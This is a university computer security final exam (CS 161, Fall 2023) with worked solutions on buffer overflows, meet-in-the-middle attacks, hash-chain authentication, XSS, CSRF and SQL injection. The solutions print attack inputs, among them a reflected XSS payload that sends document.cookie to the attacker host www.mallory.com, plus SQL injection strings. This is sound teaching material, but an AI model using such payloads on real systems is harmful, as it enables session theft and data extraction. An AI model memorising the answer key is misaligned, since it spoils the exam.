CS 161 Fall 2023 — Introduction to Computer Security — Final

Last updated: December 16, 2023

PRINT your name: _____, _____
(last) (first)

PRINT your student ID: _____

Question:	1	2	3	4	5	6	7	8	9	10	11	Total
Points:	0	8	12	0	11	8	14	10	7	7	9	86

Pre-exam activity (for fun, not graded):

Try to guess the outcome of EvanBot's 8 coin flips! To play the game, fill in `H` or `T` in each of the 8 boxes. Statistically, a few students in the class will get all eight guesses correct! You could be that student...

To prove EvanBot has fairly flipped the coins, here's the hash of the commitment used to generate them:

```
41c9ef9c8752cabb33b6e762976cf8b777bea918082abfea2cc737a76de15180
```

Q1 *Honor Code* (0 points)

Read the following honor code and sign your name.

> I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam.

SIGN your name: _____

Q2 *True/False* **(8 points)**

Each true/false is worth 0.5 points.

Q2.1 EvanBot's website has a bug, where it crashes if the user chooses the username "pancakes." EvanBot is aware of the bug, but hopes that no one notices.

True or False: This is an example of defense in depth.

○ True ● False

Solution: False. Defense-in-depth involves constructing two or more defenses against a vulnerability, and there's no notion of two or more defenses here.

The most relevant principle here is actually Shannon's maxim/security through obscurity. EvanBot should not rely on the fact that potential attackers might be unaware of a vulnerability.

Q2.2 When you request a certificate from a certificate authority (CA), the CA must always compute a digital signature before sending you the certificate.

● True ● False

Solution: The intended answer was True. The main reason to request a certificate from a CA is to request a new certificate. Otherwise, since anyone can copy and distribute existing certificates, there's no point in asking the CA itself to provide it.

However, after the exam, we agreed that we weren't clear enough with the wording of this question, and someone could theoretically request an existing certificate from the CA (in which case, the CA would not need to generate a new signature). Therefore, we accepted both True and False as correct answers.

Q2.3 Consider a PRNG that is seeded once with a 128-bit value, and then used to generate 256 bits of output.

True or False: An attacker with infinite computational power can distinguish (with probability $> 50\%$) the output of the PRNG from 256 bits of truly random output.

● True ○ False

Solution: True. Given an output, the attacker could seed the PRNG with all 2^{128} possible values and see if the provided output matches one of the possible PRNG outputs. If so, then it is likely that the output came from the PRNG. Otherwise, the output must have been truly random.

Q2.4 True or False: It is possible for a domain to set a cookie that never gets sent back to that domain.

● True ● False

Solution: The intended answer was False. A domain like `eecs.berkeley.edu` can only set cookies for "less specific" domains like `eecs.berkeley.edu` or `berkeley.edu`. A cookie with a "less specific" domain will be sent in the request to the "more specific" domain.

However, after the exam, we decided to accept True as an alternate answer. If the browser never makes another request to that domain, and the cookie expires, then the cookie never gets sent back to that domain.

Q2.5 Consider a website that allows users to submit any arbitrary HTML to be displayed on the website, but prohibits users from submitting any JavaScript to be displayed on the website.

True or False: It is possible for an attacker to use this website to execute a CSRF attack.

● True ○ False

Solution: True. It is possible for an attacker to execute a CSRF attack without executing any Javascript. For example, the attacker could use an image tag to force any victim user loading this website to make a request, possibly with the victim's cookies automatically attached.

Q2.6 True or False: Considering human factors is a security principle relevant to phishing attacks.

● True ○ False

Solution: True. Phishing attacks rely on humans being careless and trusting a malicious website that is impersonating the real website.

Q2.7 True or False: It is possible for browsers to implement a defense that completely stops clickjacking attacks.

○ True ● False

Solution: False. In a clickjacking attack, the attacker tricks the user into clicking something unintended. The browser has no way of always knowing if a click is intended by the user or not.

Q2.8 CAPTCHAs stop automated attacks because the challenge can only be generated by a human.

○ True ● False

Solution: False. The challenge is often generated automatically. The difficult part of a CAPTCHA, that only a human should be able to do, is solving the CAPTCHA, not generating it.

Q2.9 A on-path attacker who records a WPA2 handshake can always learn the PSK without using brute force.

○ True ● False

Solution: False, since the PSK is derived locally from the WiFi password and never sent over the channel.

Q2.10 True or False: If an off-path attacker spoofs a TCP SYN packet to a server, the server can always detect that something has gone wrong and reply with a RST packet.

○ True ● False

Solution: False. TCP has no cryptographic guarantees, so the server has no way to prove with perfect accuracy that the packet was spoofed.

Q2.11 True or False: If an off-path attacker spoofs a TCP SYN packet to a server, the attacker will see the SYN-ACK response.

○ True ● False

Solution: False. If the TCP SYN packet is spoofed, that means the attacker has provided an incorrect "sender" field (i.e. lied about the sender being someone that's not the attacker). The SYN-ACK reply will be sent to the incorrect sender, not the attacker.

Q2.12 Firewalls are a reliable way to defend against ARP spoofing attacks.

○ True ● False

Solution: False. ARP spoofing attacks happen entirely within a local network, and firewalls are designed to protect against attacks that are coming from outside of the network.

Q2.13 Logging (the intrusion detection strategy) is an example of detecting if you can't prevent.

● True ○ False

Solution: True. Logging cannot reliably prevent attacks because the attack will have already happened by the time the logs are generated. However, analyzing the logs is still a way we can detect that the attack happened.

Q2.14 A behavioral detection system could use default-allow or default-deny policies.

● True ○ False

Solution: True. We could specify a list of allowed behaviors and deny anything not on the list (default-deny). Or, we could specify a list of disallowed behavior and allow anything not on the list (default-allow).

Q2.15 Consider a piece of malware that outputs a copy of its code, and an HMAC on its code, using a randomly-generated key. Then, the malware sends a copy of the code and the HMAC to another computer.

True or False: This would be a reliable way to propagate while avoiding signature-based detection.

○ True ● False

Solution: If the code itself is sent in plaintext, and the code itself is not being modified each time the malware propagates, then a signature-based detector could detect for copies of that code.

Q2.16 Consider a piece of malware that outputs an HMAC on its code, using a randomly-generated key. Then, the malware sends the HMAC to another computer.

True or False: This would be a reliable way to propagate while avoiding signature-based detection.

○ True ● False

Solution: The HMAC of the code alone is not enough for the recipient computer to learn what the code is and execute it. Therefore, this piece of malware will not propagate successfully.

Q2.17 (0 points) TRUE or FALSE: `EvanBot is a real bot.`

● TRUE ○ FALSE

Solution: `True. If you don't believe it, why not stop by EvanBot's office hours in Soda 897?`

Q3 *Memory Safety: exec* **(12 points)**

Consider the following C function:

```
1 void vulnerable() {
2     char command[16];
3     fread(command, 1, 24, stdin);
4     if (strcmp(command, "STOP") == 0) {
5         return;
6     }
7     exec(command);
8 }
```

The `exec(char* arg)` function replaces the currently running program with the program found at filename `arg`. This function does not return control back to the original caller function. You can assume that `exec` crashes if `arg` refers to a nonexistent file.

EvanBot runs GDB once and finds that the address of `command` is `0xffff1024`.

EvanBot's goal is to cause this function to run an 8-byte `SHELLCODE`. The server running this program contains a file named `"/sh"` that contains the 8-byte `SHELLCODE`, and no other files.

Each subpart lists a possible input to `fread` and the memory safety defenses that are enabled. Will the given input cause the program to execute shellcode?

Solution: For the entire question, it will be useful to have a stack diagram handy:

```
0xffff1038 [4] RIP of vulnerable
0xffff1034 [4] SFP of vulnerable
0xffff1030 [4] command
0xffff102c [4] command
0xffff1028 [4] command
0xffff1024 [4] command
```

Q3.1 (2 points) Defenses enabled: None

Input: `SHELLCODE`

- ○ Yes, immediately after calling `exec`
- ○ Yes, immediately after `vulnerable` returns
- ● No, the program crashes immediately after calling `exec`
- ○ No, the program crashes immediately after `vulnerable` returns
- ○ No, the program returns from `vulnerable` without crashing or executing shellcode

Solution: The character array doesn't contain the string `"STOP"` anywhere, so the `vulnerable` function will run `exec(SHELLCODE)`.

`exec` takes in a filename as an argument, and shellcode isn't a valid filename. According to the `exec` description at the top of the question, the program crashes immediately after calling `exec` with an invalid filename.

Q3.2 (2 points) Defenses enabled: None

Input: `"/sh" + "\x00"`

- ● Yes, immediately after calling `exec`
- ○ Yes, immediately after `vulnerable` returns
- ○ No, the program crashes immediately after calling `exec`
- ○ No, the program crashes immediately after `vulnerable` returns
- ○ No, the program returns from `vulnerable` without crashing or executing shellcode

Solution: As in the previous part, `"STOP"` isn't anywhere in the input, so `exec("/sh")` gets executed.

`"/sh"` is a valid filename, so calling `exec` will cause the shellcode in file `"/sh"` to be executed.

Q3.3 (2 points) Defenses enabled: Non-executable pages only. Assume the program crashes the moment it tries to run any non-executable code.

Input: Same as the previous part. `"/sh" + "\x00"`

- ● Yes, immediately after calling `exec`
- ○ Yes, immediately after `vulnerable` returns
- ○ No, the program crashes immediately after calling `exec`
- ○ No, the program crashes immediately after `vulnerable` returns
- ○ No, the program returns from `vulnerable` without crashing or executing shellcode

Solution: Non-executable pages prevents you from executing any machine instructions that you wrote into the C memory space yourself. However, in this exploit, you didn't write the shellcode into memory yourself, and you're only executing instructions that existed in memory previously (the instructions of `vulnerable` and `exec`). This means that non-executable pages does not stop this attack, and the answer is the same as the previous part.

Q3.4 (2 points) Defenses enabled: None

Input: `"STOP" + "\x00" + 11*"A" + "\x24\x10\xff\xff"`

- ○ Yes, immediately after calling `exec`
- ○ Yes, immediately after `vulnerable` returns
- ○ No, the program crashes immediately after calling `exec`
- ○ No, the program crashes immediately after `vulnerable` returns
- ● No, the program returns from `vulnerable` without crashing or executing shellcode

Solution: Short explanation: Starting the string with `"STOP"` causes `vulnerable` to return without calling `exec`. Also, overwriting the SFP with an incorrect value doesn't cause the function epilogue to crash, so the program returns from `vulnerable` without crashing.

Long explanation:

This input overwrites `command` with the null-terminated string `"STOP"` (5 characters with null byte), followed by 11 garbage characters (for 16 characters in total). Then, it overwrites the SFP of `vulnerable` with the address of `command`.

The `vulnerable` function returns without calling `exec`, because at the character array `command`, the `strcmp` function finds the null-terminated string `"STOP"` and the if condition evaluates to true.

Recall that when a function returns, it runs an epilogue with three steps:

1. Change ESP register to point to where EBP register is pointing. We didn't change the values of any registers in our exploit, so this works as intended.

2. Restore the old value in the EBP register, by taking the value in the SFP of `vulnerable` and copying it into the EBP. We changed the SFP of `vulnerable` to contain a different value, so now this different value gets copied into the EBP register.

3. Restore the old value in the EIP register, by taking the value in the RIP of `vulnerable` and copying it into the EIP. We didn't change the value of the RIP of `vulnerable`, so this works as intended.

At this point, we've successfully returned from `vulnerable` without crashing, although the value in the EBP register is incorrect. Note that the function epilogue doesn't actually use the incorrect value in EBP after writing that value, so no crash occurs in the epilogue of `vulnerable`. A crash or exploit could occur after `vulnerable` returns, but this question isn't concerned about what happens after `vulnerable` returns. This non-crash behavior should look familiar to you from the off-by-one exploit in Project 1, where the first function return causes the EBP register to contain the wrong value, but does not crash the program.

Q3.5 (2 points) Defenses enabled: None

Input: `"STOP" + "\x00"*4 + SHELLCODE + "A"*4 + "\x2c\x10\xff\xff"`

- ○ Yes, immediately after calling `exec`
- ● Yes, immediately after `vulnerable` returns
- ○ No, the program crashes immediately after calling `exec`
- ○ No, the program crashes immediately after `vulnerable` returns
- ○ No, the program returns from `vulnerable` without crashing or executing shellcode

Solution: `command` again contains the null-terminated string `"STOP"`, so `vulnerable` returns without crashing or calling `exec`.

The first 8 bytes of `command` are taken up by the `"STOP"` string and 4 null bytes. The first null byte is necessary to null-terminate `"STOP"`, and the next 3 null bytes are there for padding. Then, the last 8 bytes of `command`, starting at address `0xffff1024 + 8 = 0xffff102c`, contain shellcode.

Then, we overwrite the SFP of `vulnerable` with 4 bytes of garbage, and we overwrite the RIP of `vulnerable` with `0xffff102c`, the address of shellcode.

Since the RIP of `vulnerable` has been overwritten with the address of shellcode, this program will execute shellcode after `vulnerable` returns.

Q3.6 (2 points) Defenses enabled: Non-executable pages only. Assume the program crashes the moment it tries to run any non-executable code.

Input: Same as the previous part.

`"STOP" + "\x00"*4 + SHELLCODE + "A"*4 + "\x2c\x10\xff\xff"`

- ○ Yes, immediately after calling `exec`
- ○ Yes, immediately after `vulnerable` returns
- ○ No, the program crashes immediately after calling `exec`
- ● No, the program crashes immediately after `vulnerable` returns
- ○ No, the program returns from `vulnerable` without crashing or executing shellcode

Solution: As seen in the previous subpart, this input is a "classic" buffer overflow (think Project 1, Question 1), where the RIP of `vulnerable` points to shellcode that we wrote on the stack ourselves.

However, if non-executable pages are enabled, then the shellcode on the stack cannot be executed. As the assumption says, the program crashes as soon as it tries to run non-executable code, which is right after `vulnerable` returns and the program jumps to execute instructions where the RIP of `vulnerable` points (shellcode we wrote ourselves).

Q4 *Memory Safety: Ins and Outs (Dropped)* **(0 points)**

This question was dropped.

Q5 *Symmetric Cryptography: Meet Me in the Middle* **(11 points)**


The Mallory Security Agency (MSA) is trying to spy on Alice and decrypt her messages.

Alice randomly selects K_1 and K_2 from a pool of 100 possible values.

Clarification during exam: all keys are chosen from separate pools. (However, this doesn't affect solutions, which consider worst-case scenarios)

Then, Alice encrypts an 128-bit message M with Double-AES, defined as

$$C = \mathsf{DAES}(K_1, K_2, M) = E_{K_2}(E_{K_1}(M))$$



Q5.1 (1 point) What is the decryption formula for Double-AES?

- ● $D_{K_1}(D_{K_2}(C))$
- ○ $D_{K_2}(D_{K_1}(C))$
- ○ $E_{K_1}(E_{K_2}(C))$
- ○ $E_{K_2}(E_{K_1}(C))$

Solution:

$C = E_{K_2}(E_{K_1}(M))$

D_{K_2} both sides:

$D_{K_2}(C) = E_{K_1}(M)$

Then, D_{K_1} both sides:

$D_{K_1}(D_{K_2}(C)) = M$

Note: $D_{K_2}(C) = E_{K_1}(M)$ is a useful equation to build intuition for the meet-in-the-middle attack in the next subparts.

For the rest of the question, assume that the MSA knows the 100 possible values for K_1 and the 100 possible values for K_2.

Q5.2 (1 point) The MSA wants to naively brute-force all K_1, K_2 pairs. How many AES encryption/decryption calls are required to try all K_1, K_2 pairs?

○ 1 ○ 200 ● 20000 ○ 40000

Solution: There are 100 possible values for each of K_1 and K_2, and we must try all pairs, for a total of $100^2 = 10000$ pairs to try.

For each pair, we need to compute $E_{K_2}(E_{K_1}(M))$, which requires two AES calls.

This gives a total of 20000 AES calls to naively brute-force all key pairs.

In the next few subparts, we'll design a clever attack that's more efficient.

The MSA plans to use a **meet-in-the-middle attack** to learn K_1 and K_2. We will design this attack in the next few subparts.

For this attack, assume the attacker has access to a known-plaintext pair (M, C).

1. Initialize a map A.
2. For each possible value of K_1, add this name-value pair to A:
   Name: [ANSWER TO Q5.3] Value: K_1
3. For each possible value of K_2, check if A contains the name [ANSWER TO Q5.4].
   If yes, output K_1 (from the name-value pair) and K_2.

Q5.3 (1 point) Answer to the first blank:

● $E_{K_1}(M)$ ○ $D_{K_2}(M)$ ○ $E_{K_1}(E_{K_2}(M))$
○ $E_{K_1}(C)$ ○ $D_{K_2}(C)$ ○ $D_{K_1}(D_{K_2}(C))$

Solution: This map gives us a list of all 100 possible values for $E_{K_1}(M)$. Each possible ciphertext maps to the K_1 used to generate that ciphertext.

Q5.4 (1 point) Answer to the second blank:

○ $E_{K_1}(M)$	○ $D_{K_2}(M)$	○ $E_{K_1}(E_{K_2}(M))$
○ $E_{K_1}(C)$	● $D_{K_2}(C)$	○ $D_{K_1}(D_{K_2}(C))$

Solution: Key idea: We'll focus on the intermediate value, after the first encryption but before the second encryption. Call that value S.

$$C = E_{K_2}(E_{K_1}(M))$$
$$S = E_{K_1}(M) = D_{K_2}(C)$$

(You can get the above equation by inspecting the diagram, or by running the D_{K_2} function on both sides of the encryption equation.)

Notice that S can be written in terms of just K_1 (without K_2), and also in terms of just K_2 (without K_1).

We will brute-force 100 values of K_1 to get 100 possible values of S. Then, we will brute-force 100 values of K_2 separately to get another 100 possible values of S, and look for a match.

For each value of K_2, we can compute the corresponding S by computing $S = D_{K_2}(C)$. Then, we can check that S against the 100 possible values of $S = E_{K_1}(M)$ (which we computed in the previous subpart). When we find a match, i.e. a value of K_2 that produces a $S = D_{K_2}(C)$ that appeared in our list of possible S values from K_1, then we can use the map A to quickly look up the corresponding value of K_1 and deduce the correct key pair K_1, K_2.

Q5.5 (1 point) In the worst case, how many AES encryption/decryption calls are required in the attack above?

○ 1	● 200	○ 400	○ 20000

Solution: It takes 100 AES encryption calls to compute 100 values of $S = E_{K_1}(M)$.

Then, it takes 100 AES decryption calls to compute 100 values of $S = D_{K_2}(C)$.

Now consider a triple-AES scheme:

$$C = \mathsf{TAES}(K_1, K_2, K_3, M) = E_{K_3}(E_{K_2}(E_{K_1}(M)))$$

As before, assume that each key is randomly selected from a pool of 100 possible values.

Q5.6 (6 points) Provide an attack to recover K_1, K_2, K_3.

- Solutions using 100^3 or more AES encryption/decryption calls will receive 0 points.
- Solutions using 20100 calls in the worst case will receive up to 5/6 points.
- Solutions using 10200 calls in the worst case will receive up to full credit.

If you wish to leave this question blank and receive 0.5 points, fill in this bubble.

◯ Please ignore what I write in the box below, and give me 0.5 points.

Solution: Define the following intermediate values:

$$S_1 = E_{K_1}(M)$$
$$S_2 = E_{K_2}(E_{K_1}(M)) = D_{K_3}(C)$$

High-level idea: given a plaintext X and ciphertext Y, $E_K(X) = Y$ implies K is the "correct" key will overwhelming probability (in the 100-possible-keys case). This can be extended to the idea that, given a set of 100 plaintexts and a set of 100 ciphertexts, finding a K that maps any of the plaintexts to any of the ciphertexts means K is very likely to be correct. This is because the overall cipher function E_K maps 2^{128} values to 2^{128} values, so the probability for any specific x to map to a specific y with a random key is approximately $\frac{1}{2^{128}}$. Given an incorrect key K, the probability that any x maps to any y is loosely around $\frac{100^2}{2^{128}} \approx 3 \cdot 10^{-35}$, which is still extremely negligible.

10200 Operation solution: For each value of K_1, compute the corresponding S_1. This takes 100 AES encryption operations, and results in 100 possible values of S_1.

For each value of K_3, compute the corresponding S_2 as $D_{K_3}(C)$. This takes 100 AES encryption operations, and results in 100 possible values of S_2.

Iterate over all K_2 and s_1, eventually one will satisfy $E_{K_2}(s_1) = s_2$, and the low probability of false-positives allows us to immediately return K_1, K_2, K_3 after we find it.

Solution: 20100 Operation Solution A less efficient attack can be reached by using the 2D meet-in-the-middle attack from the earlier subparts as a subroutine.

For each value of K_1, compute the corresponding S_1. Then, for each S_1, use the meet-in-the-middle attack to try and find the K_2, K_3 pair for the (S_1, C) plaintext-ciphertext pair.

If the K_1 and S_1 value are incorrect, then the meet-in-the-middle attack will not find a valid K_2, K_3 pair (with overwhelming probability). There will be one K_1 and S_1 value (the correct one) that

results in a valid K_2, K_3 pair when running the meet-in-the-middle attack.

Each meet-in-the-middle attack takes 200 AES encryption/decryption operations, and we need to perform 100 meet-in-the-middle attacks, for a total of 100 + 20000 = 20100 operations.

Q6 *Hash Functions: YAAS (Yet Another Authentication Scheme)* **(8 points)**

EvanBot decides to design a new authentication scheme.

Define `pwd` to be a secure password that only EvanBot knows.

Also, define H^k to be the result of repeatedly applying H, a cryptographically secure hash function, k times. Note: $H^0(x) = x$.


$$H^k(x) = \underbrace{H(H(...H}_{k \text{ times}}(x)))$$

To sign up:

1. EvanBot securely generates a 128-bit salt `salt`.
2. EvanBot sends $H^{1000}(\texttt{pwd}\|\texttt{salt})$ to the server.
3. The server maps EvanBot's username to a variable called `stored`. The server sets `stored` to be the value received in Step 2.

To log in for the n-th time (n starts at 1):

1. EvanBot sends $H^{1000-n}(\texttt{pwd}\|\texttt{salt})$ to the server.
2. The server checks whether [ANSWER TO Q6.1].
3. If Step 2 succeeds, the server updates `stored` to [ANSWER TO Q6.2].



Q6.1 (1 point) Let `Step1` be the value received in Step 1 of the login process. Select the correct option for the blank in Step 2.

- ● $H(\texttt{Step1}) = \texttt{stored}$
- ○ $H(\texttt{stored}\|\texttt{salt}) = \texttt{Step1}$
- ○ $H(\texttt{stored}) = \texttt{Step1}$
- ○ $H(\texttt{Step1}\|\texttt{salt}) = \texttt{stored}$

Solution:

When EvanBot first signs up, `stored` is set to:

$\texttt{stored} = H^{1000}(\texttt{pwd}\|\texttt{salt})$.

To log in for the first time, set $n = 1$, so $1000 - n = 999$. EvanBot sends this value to the server:

$\texttt{Step1} = H^{999}(\texttt{pwd}\|\texttt{salt})$

From these two values, we can write:

$H(H^{999}(\texttt{pwd}\|\texttt{salt})) = H^{1000}(\texttt{pwd}\|\texttt{salt})$

$H(\texttt{Step1}) = \texttt{stored}$

At this point, `stored` gets set to $H^{999}(\texttt{pwd}\|\texttt{salt})$.

On the next login, $n = 2$, so EvanBot sends this value to the server:

$\texttt{Step1} = H^{998}(\texttt{pwd}\|\texttt{salt})$

From these two values, we can again write:

$H(H^{998}(\texttt{pwd}\|\texttt{salt})) = H^{999}(\texttt{pwd}\|\texttt{salt})$

This pattern continues for subsequent logins.

Q6.2 (1 point) Select the correct option for the blank in Step 3.

- ○ `stored` (no update needed)
- ● `Step1`
- ○ $H(\texttt{stored}\|\texttt{salt})$
- ○ $H^2(\texttt{Step1})$

Solution: Since the server always wants to store the next value in the hash chain, we need to update `stored` to current client value.

Q6.3 (1 point) Does the server need to know `salt` in order to complete the login process?

- ○ Yes
- ● No

Q6.4 (1 point) Eventually, EvanBot logs in by sending $H^{700}(\texttt{pwd}\|\texttt{salt})$. Given only `pwd`, `salt`, and $H^{700}(\texttt{pwd}\|\texttt{salt})$, how many calls to H does EvanBot need to make on the next login request?

○ 0 ○ 1 ● 699 ○ 700

Solution: For the next login request, EvanBot needs to compute $H^{699}(\texttt{pwd}\|\texttt{salt})$.

(This is because on the next login, n increases by 1, so $1000 - n$ decreases by 1. Specifically, $1000 - n$ changes from 700 to 699.)

From the previous subpart, we can write:

$H(H^{699}(\texttt{pwd}\|\texttt{salt})) = H^{700}(\texttt{pwd}\|\texttt{salt})$

H is a secure cryptographic hash function, so given the output of the 700th hash (right-hand side), we have no way to find an input to the 700th hash (H^{699}, input to H on the left-hand side).

The only way to compute $H^{699}(\texttt{pwd}\|\texttt{salt})$ is to take `pwd` and `salt` and compute the 699 hashes from the start again.

Note: In practice, when computing $H^{1000}(\texttt{pwd}\|\texttt{salt})$ during sign-up, EvanBot could cache $H^k(\texttt{pwd}\|\texttt{salt})$ values for $1 \leq k \leq 1000$ to avoid the recomputation later. But in this question, we specifically say that EvanBot is only given those three values, and cannot rely on previously-cached values.

Q6.5 (2 points) Eve is an on-path attacker.

Which of these sets of values, if seen by Eve, would allow Eve to learn the password? Each answer choice is independent.

☐ The first login attempt only
☐ Any two login attempts in a row
☐ The 999th login attempt only
☐ None of the above
■ The 1000th login attempt only
☐ All of the first 999 login attempts
■ All of the first 1000 login attempts

Solution: The key realization is that $n = 1000$ means EvanBot will send $H^{1000-1000}(\texttt{pwd}\|\texttt{salt}) = H^0(\texttt{pwd}\|\texttt{salt}) = \texttt{pwd}\|\texttt{salt}$, from which Even can read the password in plaintext. Other options are incorrect because the given hash function is one-way, so an attacker cannot reverse the chain to get to the original value. The salt provides brute-force resistance as well.

Q6.6 (2 points) Assume an attacker has compromised the server and can modify `stored`. Can the attacker login as EvanBot?

- ● Yes, without knowing n, `pwd`, or `salt`.
- ○ Yes, but only if they know `salt`.
- ○ Yes, but only if they know n and `salt`.
- ○ Yes, but only if they know n.
- ○ No, even if they know n and `salt`.

Solution: Since the server only checks that $H(\texttt{Step1}) = \texttt{stored}$, the attacker can set `stored` to $H(x)$ for any value x that the attacker picks. Then the attacker would simply provide x to login as EvanBot.

Q7 *Web: Unscramble* (14 points)

`www.evanbook.com` is a website where users can submit and view posts. EvanBot is a user of this website, who is initially not logged in. Mallory is an on-path attacker between EvanBot and this website, and Mallory controls `www.mallory.com`.

- A user can load `www.evanbook.com/home` to see posts made by all users. (This behavior is the same whether the user is logged in or logged out.)
- A user can log in by making a POST request to `www.evanbook.com/login`, with their username and password (e.g. `"alice,password123"`) in the contents. If the username and password are correct, the HTTP response contains a session token cookie.
- A user who is logged in can load `www.evanbook.com/home?msg=X` to display all the posts, along with an additional message `X` at the top of the page.
- A user who is logged in can follow another user by making a GET request to `www.evanbook.com/follow?user=X`, replacing `X` with the username to follow.

In each subpart, provide a sequence of events (choosing from the list below) to execute the given attack. If you choose an event with a placeholder `X`, write the value you would insert into the placeholder.

A. EvanBot loads `www.evanbook.com/home`.
B. EvanBot loads `www.evanbook.com/home?msg=X`.
C. EvanBot makes a POST request with the correct username and password.
D. Mallory makes a post with contents `X`.
E. Mallory makes `www.mallory.com` send back `X`.
F. Mallory reads the HTTP request sent from EvanBot to `www.evanbook.com`.
G. Mallory reads the HTTP response sent from `www.evanbook.com` to EvanBot.

Write one event per row. You don't have to use all rows provided, but you may not use extra rows.

On each row: In the left box, write the letter (A to G) of the event. In the right box, if the event has a placeholder `X`, write the value you would use in the placeholder. If the event does not have a placeholder, leave the right box blank.

Example attack: Make EvanBot see the post "Mallory says hi."

Example answer: Mallory makes a post with contents "Mallory says hi." Then, EvanBot loads `www.evanbook.com/home`.

D	Mallory says hi
A	

Q7.1 (2 points) For this subpart, assume all requests are sent over HTTP (not HTTPS), and the session token cookie has attributes `Secure=false` and `HttpOnly=true`.

Attack: Learn the value of EvanBot's session token.

Solution:

C. EvanBot makes a POST request with the correct username and password.

G. Mallory reads the HTTP response sent by `evanbook`.

The HTTP response contains the value of the session token cookie. Mallory is an on-path attacker, and the response is sent over HTTP (unencrypted), so Mallory can learn the value of the session token by reading this response.

Q7.2 (2 points) Attack: Using stored XSS, make EvanBot run the JavaScript `alert(1)` with the origin of `www.evanbook.com`.

Solution:

D. Mallory makes a post with `<script>alert(1)</script>`.

A. EvanBot loads `www.evanbook.com/home`.

Q7.3 (2 points) From this subpart onwards, you may use the `post(url)` JavaScript function to send POST requests.

Attack: Make EvanBot log in as user `mallory` (who has password `161`).

Solution:

D. Mallory makes a post with `<script>post("www.evanbook.com/login", "mallory,161"</script>`.

A. EvanBot loads `www.evanbook.com/home`.

Q7.4 (2 points) For this subpart, assume all requests are sent over HTTPS, and the session token cookie has attributes `Secure=true` and `HttpOnly=false`.

Attack: Use reflected XSS to learn the value of EvanBot's session token.

Solution:

C. EvanBot makes a POST request with the correct username and password.

B. EvanBot loads `www.evanbook.com/home?msg=<script>post("www.mallory.com", document.cookie)</script>`

Q7.5 (3 points) Attack: Make EvanBot follow Mallory.

Solution:

D. Mallory makes a post with `<img src="www.evanbook.com/follow?user=mallory">`.

C. EvanBot makes a POST request with the correct username and password.

A. EvanBot loads `www.evanbook.com/home`.

Q7.6 (3 points) Attack: Using stored XSS, make EvanBot run the JavaScript `alert(1)` with the origin of `www.mallory.com`.

Solution:

D. Mallory makes a post with `<iframe src="www.mallory.com"></iframe>`.

A. EvanBot loads `www.evanbook.com/home`.

E. Mallory makes `www.mallory.com` send back `<script>alert(1)</script>`.

Q8 *SQL Injection: Word Game* **(10 points)**

You're playing a word guessing game. Every day is numbered (e.g. today could be Day 75). The server has a unique secret word per day, and your goal is to guess the word.

The server contains a SQL table `answers` containing every day's secret word. The table has two columns: `day` (integer), and `word` (string).

When you enter a word, the server runs the following query, with `$input` replaced with the string you entered:

```
SELECT day FROM answers WHERE WORD = "$input"
```

If the query returns a single number equal to today's day number, then the server returns a webpage with a green checkmark. In all other cases, the server returns a webpage with a red X.

Q8.1 (2 points) For this subpart only, suppose today is Day 75, and tomorrow is Day 76. Select all inputs that would check whether tomorrow's word is `pancake`.

HINT: All options have valid SQL syntax.

- ☐ `" UNION SELECT 76 FROM answers WHERE word = "pancake" AND day = 76--`
- ☐ `" UNION SELECT day FROM answers WHERE word = "pancake`
- ☐ `" UNION SELECT day+1 FROM answers WHERE word = "pancake`
- ☐ `" UNION SELECT "pancake" FROM answers WHERE day = 76--`
- ■ None of the above

Solution: Option 1: False. This creates a new query that returns the constant number 76 if Day 76's word is pancake, and nothing otherwise, but today is day 75, so the server returns the red X no matter what.

Option 2: False. Note that this returns 76 if tomorrow's word is `pancake`. But, today is day 75, so even if tomorrow's word is `pancake`, the server still returns the red X.

Option 3: False, for the same reason as Option 2, because this will return 77 if tomorrow's word is pancake, not 75.

Option 4: False, this will return the value `pancake`, which does not pass the ==75 check by the server.

Q8.2 (2 points) For this subpart only, you don't know today's day number, but you know that tomorrow's day number is today's day number plus one. Without using semicolons, provide an input that can check whether tomorrow's word is `pancake`.

Solution:

```
" UNION SELECT day-1 FROM answers WHERE word = "pancake"--
```

In this second query, if tomorrow's word is `pancake`, then the corresponding `day` field will be tomorrow's day number. We then select `day-1`, so that if tomorrow's word is `pancake`, the query will return today's day number and a green checkmark will display.

For the rest of the question, consider an updated version of the word game.

Every word is 5 characters, and players know this.

1. Each day, a player inputs 5 strings, one for each character of their single guess. Each string should contain only one character, but malicious users might input longer strings.
2. For input `i` (where $1 \leq$ `i` ≤ 5), the server performs the following two steps, with `$input` replaced with the user input, and `i` replaced by the current input number.
3. First, the server checks whether the `i`th character of the word is equal to the user's guess:

   ```
   SELECT day FROM answers WHERE SUBSTRING(word, i, 1) = "$input"
   ```

   If the values returned by this first query include today's day number, then the server displays a green box in position `i`.
4. Otherwise, the server then performs a second check to see whether the user's guess exists anywhere in today's word:

   ```
   SELECT day FROM answers WHERE CHARINDEX("$input", word) > 0
   ```

   If the values returned by this second query include today's day number, then the server displays a yellow box at position `i`.

Q8.3 (3 points) Without using semicolons or the `SELECT` keyword, provide a value for the `i`th input that would cause the `i`th position to display green when the letter `h` appears anywhere in today's word.

Solution: `" OR CHARINDEX("h", word) > 0--`

This adds an additional OR clause to the first query, which forces the first query to check for both the "green" and "yellow" conditions, and return true if either condition is true.

Q8.4 (2 points) Without using semicolons or the `SELECT` keyword, provide a value for the `i`th input that would cause the `i`th position to display yellow when today's word is `bacon`.

Solution: `bacon`

